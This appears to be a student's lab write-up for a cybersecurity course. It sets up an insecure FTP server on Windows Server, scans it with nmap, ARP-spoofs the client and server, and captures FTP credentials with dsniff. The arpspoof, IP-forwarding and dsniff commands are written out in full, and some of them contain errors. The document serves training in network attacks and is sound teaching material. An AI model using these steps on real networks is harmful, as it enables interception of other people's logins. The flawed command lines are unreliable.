


1. Click on next till it shows server rules their you select web server and then add features .





1. Click on next until you find ftp server enable it then click on next and install.






1. After installing go to tools.







1. Then internet information services manager.
2. Then right click on win server to get ftp site.




1. Name it windows.
2. Then set the physical path(c:\inetpub\ftproot).




1. Then next by enabling no ssl , basic authentication and allow all to read and write.



1. Then check if its working or not from the client vm by using cmd ftp 192.168.37.131.



1. After that do a nmap in kali linux with the cmd nmap -Pn -sS -F 192.168.37.131.



1. Then install dsniff with the cmd dsniff.
2. Then access the cmd echo 1 > /proc/sys/net/ipv4/ip\_forward.
3. Then sysctl -w net.ipv4.ip\_forward=1.
4. Then use this cmd arpspoof -I eth0 t 192.168.37.132 -r 192.168.37.131.
5. Then in the new terminal attack it by the cmd dsniff -i eth0.
6. And when the client tries to login to ftp the username and password gets stored in the kali linux .
7. We can use wireshark to find more specifically by opening it up and checking to the ftp user .
8. Unfortunately my pc gets heated by this process and just freeze so im not able to display the final result..

**Im so sorry sir but my system is not allowing the final results to display please do consider this .**

**Certification in cyber security means a lot to me please do consider ..**